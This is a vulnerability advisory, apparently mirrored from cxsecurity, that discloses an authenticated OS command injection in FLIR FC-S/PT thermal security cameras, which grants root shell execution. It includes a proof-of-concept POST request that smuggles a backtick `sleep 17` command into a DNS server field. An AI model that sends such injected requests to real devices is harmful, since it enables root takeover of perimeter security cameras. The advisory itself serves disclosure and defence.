

# FLIR Systems FLIR Thermal Camera FC-S/PT Authenticated OS Command Injection

2017.09.26		
Credit: <a href="https://cxsecurity.com/author/Gjoko+%26%23039%3BLiquidWorm%26%23039%3B+Krstic/1/">Gjoko 'LiquidWorm' Krstic</a> ( <a href="https://cxsecurity.com/author/Gjoko+%26%23039%3BLiquidWorm%26%23039%3B+Krstic/1/">https://cxsecurity.com/author/Gjoko+%26%23039%3BLiquidWorm%26%23039%3B+Krstic/1/</a> )		
Risk: <b>High</b>	Local: <b>No</b>	Remote: <b>Yes</b>
CVE: <b>N/A</b>	CWE: <b>CWE-78</b> ( <a href="https://cxsecurity.com/cwe/CWE-78">https://cxsecurity.com/cwe/CWE-78</a> )	

**FLIR Systems FLIR Thermal Camera FC-S/PT Authenticated OS Command Injection**

**Vendor:** FLIR Systems, Inc.  
**Product web page:** <http://www.flir.com>  
**Affected version:** Firmware version: 8.0.0.64  
Software version: 10.0.2.43  
Release: 1.4.1, 1.4, 1.3.4 GA, 1.3.3 GA and 1.3.2  
FC-Series S (FC-334-NTSC)  
PT-Series (PT-334 200562)

**Summary:** Get the best image detail in challenging imaging environments with the FLIR FC-Series S thermal network camera. The award-winning FC-Series S camera sets the industry standard for high-quality thermal security cameras, ideal for perimeter protection applications. The FC-Series S is capable of replacing multiple visible cameras and any additional lighting and infrastructure needed to support them.

**Desc: FLIR FC-S/PT series suffer from an authenticated OS command injection vulnerability.**

**This can be exploited to inject and execute arbitrary shell commands as the root user.**

**Tested on: Linux 2.6.18\_pro500-davinci\_evm-arm\_v5t\_le  
Linux 2.6.10\_mvl401-davinci\_evm-PSP\_01\_30\_00\_082  
Nexus Server/2.5.29.0  
Nexus Server/2.5.14.0  
Nexus Server/2.5.13.0  
lighttpd/1.4.28  
PHP/5.4.7**

**Vulnerability discovered by Gjoko 'LiquidWorm' Krstic  
@zeroscience**

**Advisory ID: ZSL-2017-5437**

**Advisory URL: <https://www.zeroscience.mk/en/vulnerabilities/ZSL-2017-5437.php>**

**23.03.2017**

**--**

**PoC request (sleep 17):**

**POST /page/maintenance/lanSettings/dns HTTP/1.1**

**Host: TARGET**

**Content-Length: 64**

**Accept: \*/\***

**Origin: http://TARGET**

**X-Requested-With: XMLHttpRequest**

**User-Agent: Testigus/1.0**

**Content-Type: application/x-www-form-urlencoded**



**Referer:** http://TARGET/maintenance  
**Accept-Language:** en-US,en;q=0.8,mk;q=0.6  
**Cookie:** PHPSESSID=d1eabfdb8db4b95f92c12b8402abc03b  
**Connection:** close

**dns%5Bserver1%5D=8.8.8.8&dns%5Bserver2%5D=8.8.4.4%60sleep%2017%60**

**See this note in RAW Version** (<https://cxsecurity.com/ascii/WLB-2017090207>)

[Tweet \(https://twitter.com/share\)](https://twitter.com/share)

Vote for this issue:



50%

50%

### Comment it here.

**Nick (\*)**

**Email (\*)**

**Video**

**Text (\*)**

